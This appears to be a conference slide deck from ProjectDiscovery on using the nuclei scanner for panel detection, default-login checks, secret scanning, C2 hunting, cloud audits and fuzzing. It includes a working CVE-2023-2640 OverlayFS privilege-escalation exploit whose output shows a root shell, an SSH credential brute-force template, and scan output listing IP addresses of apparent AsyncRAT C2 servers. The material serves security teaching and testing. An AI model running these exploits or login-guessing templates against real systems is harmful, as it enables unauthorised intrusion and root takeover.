ProjectDiscovery

Vulnerability scanning and enumeration with nuclei - deep dive

Dhiyaneshwaran
Template Engineer
dhiyaneshwaran@projectdiscovery.io

Tarun Koyalwar
Go Developer
tarun@projectdiscovery.io

WHO WE ARE

ProjectDiscovery: Forged in the open with a **global, offensive community**


2020
Founded by the world's top bug bounty hunters

20+
Open source tools

90k+
GitHub stars

100k+
Global community members

Nuclei: a modern scanner for **exploitable vulnerabilities**



Run at Scale

Scale any checks to thousands of hosts with Nuclei Engine

Modular & Transparent

Nuclei's YAML-based template architecture offers **maximum flexibility**

Community Powered


Hundreds of new templates contributed every month from our global community

Prerequisites

PREREQUISITES

Install GO language and set up GOPATH

- Download and Install Go (Linux, macOS, Windows)
- Set up GOPATH environment variable
- Update shell configuration (bashrc, zshrc)



Install ProjectDiscovery Tool Manager

- Install PDTM using Go
- Verify installation with pdtm command

v0.0.9

Download the PDTM Binary Directly

- https://github.com/projectdiscovery/pdtm/releases

Login panels and tech stack discovery with Nuclei


LOGIN PANELS AND TECH STACK DISCOVERY WITH NUCLEI

1200+ Login Panel Detections

Extensive Nuclei library for identifying Login panels across diverse platforms.

700+ Tech Stack Detections

Detect technologies across TCP/HTTP protocols efficiently.



Custom Template Creation


Easily create new templates for newly identified login panels or technologies.

Flow-based Scanning

Chain detections: Identify login panel (e.g., IBM Decision Center) → Check for default credentials → Scan for CVEs.

1. Write YAML template

```yaml
id: veeam-panel

info:
  name: Veeam Login Panel - Detect
  author: DhiyaneshDK
  severity: info
  description: Veeam login panel was detected.
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
    cwe-id: CWE-200
    cpe: cpe:2.3:a:veeam:one_reporter:*:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    product: one_reporter
    shodan-query: http.favicon.hash:-633512412
    vendor: veeam
    verified: true
  tags: panel,veeam

http:
  - method: GET
    path:
      - "{{BaseURL}}/login.aspx"

    matchers-condition: and
    matchers:
      - type: word
        words:
          - "Login - Veeam ONE Reporter"

      - type: word
        part: header
        words:
          - "text/html"

      - type: status
        status:
          - 200
```




2. Scan

```
$ cat urls.txt
https://example.com
https://login.example.com
http://panel.example.com
http://internal.example.com
https://oauth.example.com


$ nuclei -l urls.txt -id veeam-panel -vv


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.4

        projectdiscovery.io

[INF] Current nuclei version: v3.3.4 (latest)
[INF] Current nuclei-templates version: v10.0.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 86
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 5
[veeam-panel] Veeam Login Panel - Detect (@dhiyaneshdk) [info]
[veeam-panel] [http] [info] https://example.com/login.aspx
[veeam-panel] [http] [info] https://login.example.com/login.aspx
[veeam-panel] [http] [info] http://internal.example.com/login.aspx
[veeam-panel] [http] [info] https://example.com/login.aspx
[veeam-panel] [http] [info] https://oauth.example.com/login.aspx
```

Scanning beyond web: Leveraging javascript protocols

SCANNING BEYOND WEB: LEVERAGING JAVASCRIPT PROTOCOLS




Default Login Checks on MSSQL, FTP, SSH, Redis, PostgreSQL via TCP Nuclei templates.

Service Enumeration for LDAP, POP3, Rsync, SMB, etc.

SAMBA

ORACLE

Advanced Detection for Samba, Oracle TNS, and network backdoors.



Automating Complex CVEs using JavaScript and Code protocol.

1. SSH Default Password - Template

```yaml
id: ssh-default-logins

info:
  name: SSH - Default Logins
  author: tarunKoyalwar
  severity: critical
  metadata:
    max-request: 223
    shodan-query: port:22
  tags: js,ssh,default-login,network,fuzz

javascript:
  - pre-condition: |
      var m = require("nuclei/ssh");
      var c = m.SSHClient();

      var response = c.ConnectSSHInfoMode(Host, Port);
      response["UserAuth"].includes("password")

    code: |
      var m = require("nuclei/ssh");
      var c = m.SSHClient();
      c.Connect(Host,Port,Username,Password);

    args:
      Host: "{{Host}}"
      Port: "22"

      Username: "{{usernames}}"
      Password: "{{passwords}}"
    threads: 10
    attack: pitchfork

    payloads:
      usernames: helpers/wordlists/ssh-users.txt
      passwords: helpers/wordlists/ssh-passwords.txt

    stop-at-first-match: true
    matchers:
      - type: dsl
        dsl:
          - "response == true"
          - "success == true"
        condition: and
```

2. Scan


```
$ nuclei -u 127.0.0.1 -id ssh-default-logins -vv -itags fuzz

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.4

        projectdiscovery.io

[INF] Running uncover queries from template against: shodan
[INF] Current nuclei version: v3.3.4 (latest)
[INF] Current nuclei-templates version: v10.0.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 86
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[ssh-default-logins] SSH - Default Logins (@tarunkoyalwar) [critical]
[ssh-default-logins] [javascript] [critical] 127.0.0.1:22 [passwords="12345",usernames="admin"]
```

Secret scanning with file-based protocol templates


SECRET SCANNING WITH FILE-BASED PROTOCOL TEMPLATES

Secrets Scanning: Use Nuclei templates to detect leaked keys and secrets across GitHub projects and repositories.

Source Code Scanning: Identify vulnerable patterns in source code and stored HTTP responses to catch exposed secrets.



Automated Detection: Seamlessly scan for known secret patterns and prevent leaks before they become a security risk.


Local File Support

C2 server hunting: threat intelligence with Nuclei templates

C2 SERVER HUNTING : THREAT INTELLIGENCE WITH NUCLEI TEMPLATES

Default SSL Certificates: Identifying C2 servers through default SSL certificates

Body Hash: Calculating cryptographic hashes of response bodies to detect known C2 server signatures.

JARM: Analyzing server fingerprints generated during the TLS handshake to uncover C2 servers.

1. ASyncRAT C2 - Detect


```yaml
id: asyncrat-c2

info:
  name: AsyncRAT C2 - Detect
  author: johnk3r
  severity: info
  description: |
    AsyncRAT is a Remote Access Tool (RAT) designed to remotely monitor and control other computers through a secure encrypted connection. It is an open source remote administration tool, however, it could also be used maliciously because it provides functionality such as keylogger, remote desktop control, and many other functions that may cause harm to the victim's computer. In addition, AsyncRAT can be delivered via various methods such as spear-phishing, malvertising, exploit kit and other techniques.
  reference: |
    https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
  metadata:
    verified: "true"
    max-request: 1
    shodan-query: ssl:"AsyncRAT Server"
    censys-query:
services.tls.certificates.leaf_data.issuer.common_name:AsyncRat
  tags: c2,ssl,tls,ir,osint,malware,asyncrat

ssl:
  - address: "{{Host}}:{{Port}}"
    matchers:
      - type: word
        part: issuer_cn
        words:
          - "AsyncRAT Server"

    extractors:
      - type: json
        json:
          - " .issuer_cn"
```

2. Scan

```
nuclei -uc -id asyncrat-c2 -vv

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.4

        projectdiscovery.io

[INF] Running uncover queries from template against: shodan
[INF] Current nuclei version: v3.3.4 (latest)
[INF] Current nuclei-templates version: v10.0.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 86
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templa
[INF] Targets loaded for current scan: 29
[asyncrat-c2] AsyncRAT C2 - Detect (@johnk3r) [info]
[asyncrat-c2] [ssl] [info] 154.216.20.112:7777 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 195.3.223.146:4443 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 173.44.139.179:8099 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 87.106.72.122:7777 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 54.39.216.104:7777 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 154.12.229.73:1337 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 103.195.102.21:4444 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 104.243.47.56:4444 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 193.26.115.159:7777 ["AsyncRAT Server"]
[asyncrat-c2] [ssl] [info] 88.119.175.153:7777 ["AsyncRAT Server"]
```

Level up: Privilege escalation made easy with Nuclei

LEVEL UP : PRIVILEGE ESCALATION MADE EASY WITH NUCLEI



Spot Escalation Paths: Scan for SUID binaries and sudo flaws with Nuclei.

Automate the Hunt: Let Nuclei detect misconfigurations for fast root access.

Simple & Effective: Perfect for CTFs or real-world privilege escalation hunting.

1. GameOver(lay) - LPE in Ubuntu Kernel

```yaml
id: CVE-2023-2640

info:
  name: GameOver(lay) - Local Privilege Escalation in Ubuntu Kernel
  author: princechaddha
  severity: high
  description: |
    A local privilege escalation vulnerability has been discovered in the OverlayFS module of
the Ubuntu kernel. This vulnerability could allow an attacker with local access to escalate
their privileges, potentially gaining root-like access to the system.
  metadata:
    verified: true
    max-request: 2
    vendor: canonical
    product: ubuntu_linux
    shodan-query: cpe:"cpe:2.3:o:canonical:ubuntu_linux"
  tags: cve,cve2023,code,packetstorm,kernel,ubuntu,linux,privesc,local,canonical

self-contained: true
code:
  - engine:
      - sh
      - bash
    source: |
      id

  - engine:
      - sh
      - bash
    source: |
      cd /tmp
      echo '#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\n\nint main() {\n if
(setuid(0) != 0) {\n fprintf(stderr, "\\x1b[31mFailed to set UID to 0.\\x1b[0m\\n");\n return
1;\n }\n\n printf("Entering \\x1b[36mprivileged\\x1b[0m shell...\\n");\n if (system("/bin/bash -
p") == -1) {\n fprintf(stderr, "\\x1b[31mFailed to execute /bin/bash -p.\\x1b[0m\\n");\n return
1;\n }\n\n return 0;\n}' > test.c
      gcc test.c -o test
      unshare -rm sh -c "mkdir -p l u w m && cp test l/ && setcap cap_setuid+eip l/test && mount
-t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/test && u/test && id;"

    matchers:
      - type: dsl
        dsl:
          - '!contains(code_1_response, "(root)")'
          - 'contains(code_2_response, "(root)")'
        condition: and
```

2. How to Run

```
overlay@overlayfs:~$ nuclei - CVE-2023-2640 -vv -code -debug

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.4

        projectdiscovery.io

[INF] Current nuclei version: v3.3.4 (latest)
[INF] Current nuclei-templates version:  (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 0
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[CVE-2023-2640] GameOver(lay) - Local Privilege Escalation in Ubuntu Kernel (@princechaddha)
[high]
[DBG] [CVE-2023-2640] Dumped Executed Source Code for

id

[DBG] [CVE-2023-2640] Dumped Code Execution for

uid=1001(overlay) gid=1001(overlay) groups=1001(overlay)

[DBG] [CVE-2023-2640] Dumped Executed Source Code for

cd /tmp
echo '#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\n\nint main() {\n if
(setuid(0) != 0) {\n fprintf(stderr, "\\x1b[31mFailed to set UID to 0.\\x1b[0m\\n");\n return
1;\n }\n\n printf("Entering \\x1b[36mprivileged\\x1b[0m shell...\\n");\n if (system("/bin/bash -
p") == -1) {\n fprintf(stderr, "\\x1b[31mFailed to execute /bin/bash -p.\\x1b[0m\\n");\n return
1;\n }\n\n return 0;\n}' > test.c
gcc test.c -o test
unshare -rm sh -c "mkdir -p l u w m && cp test l/ && setcap cap_setuid+eip l/test && mount -t
overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/test && u/test && id;"

[DBG] [CVE-2023-2640] Dumped Code Execution for

Entering privileged shell...
uid=0(root) gid=0(root) groups=0(root)

[CVE-2023-2640:dsl-1] [code] [high]
```

Normal User Privilege


Root User Privilege

Cloud Security with Nuclei: Azure, AWS, & Kubernetes Templates

CLOUD SECURITY WITH NUCLEI: AZURE, AWS, & KUBERNETES TEMPLATES

Comprehensive Templates: 98+ AWS, 192+ Azure Config Review, and 35+ Kubernetes templates.


User-Friendly Scanning: Easy to scan by configuring the cloud environment.



Detailed Guidance: Includes steps to reproduce, CLI commands, impact descriptions, remediation, and compliance checks.

1. AWS Cloud Template

```yaml
id: rds-event-sub
info:
  name: RDS Security Group Event Notifications
  author: princechaddha
  severity: high
  description: |
    Ensure RDS event notification subscriptions are active for database security group events to monitor and react to changes in security configurations.
  impact: |
    Without notifications for security group events, unauthorized changes may go unnoticed, potentially leading to security breaches or data exposure.
  remediation: |
    Enable Amazon RDS event notification subscriptions for relevant database security group events through the AWS Management Console or AWS CLI.
  reference:
    - https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_Events.html
  tags: cloud,devops,aws,amazon,rds,aws-cloud-config

variables:
  region: "ap-northeast-1"

self-contained: true
code:
  - engine:
      - sh
      - bash
    source: |
      aws rds describe-event-subscriptions --region $region --query "EventSubscriptionsList[?SourceType == 'db-security-group'].CustSubscriptionId"

    matchers:
      - type: word
        words:
          - '[]'

    extractors:
      - type: dsl

          - '"There are no Amazon RDS event subscriptions created for database security groups available in " + region + " AWS region."'
```



2. How to Run

```
nuclei -id rds-event-sub -vv -debug -code


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.4

        projectdiscovery.io

[INF] Current nuclei version: v3.3.4 (latest)
[INF] Current nuclei-templates version: v10.0.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 86
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[rds-event-sub] RDS Security Group Event Notifications (@princechaddha) [high]
[DBG] [rds-event-sub] Dumped Executed Source Code for

aws rds describe-event-subscriptions --region ap-northeast-1 --query "EventSubscriptionsList[?SourceType == 'db-security-group'].CustSubscriptionId"

[DBG] [rds-event-sub] Dumped Code Execution for

[]

[rds-event-sub:word-1] [code] [high] ["There are no Amazon RDS event subscriptions created for database security groups available in ap-northeast-1 AWS region."]
```

DAST: Fuzzing for unknown vulnerabilities

DAST : FUZZING FOR UNKNOWN VULNERABILITIES


Automate the boring parts of manual bug bounty hunting and speed up the overall process by 100x.

Fuzz every part of an HTTP request (Cookie, Header, Path, Body) with an abstracted Key-Value interface.

Supports XML, JSON, Multipart, and URLEncoded request bodies, including nested fields.

Supported inputs include Burp Suite saved items, Swagger, OpenAPI, Postman, Katana, and Proxify.

Any Questions?



Discord

Thank You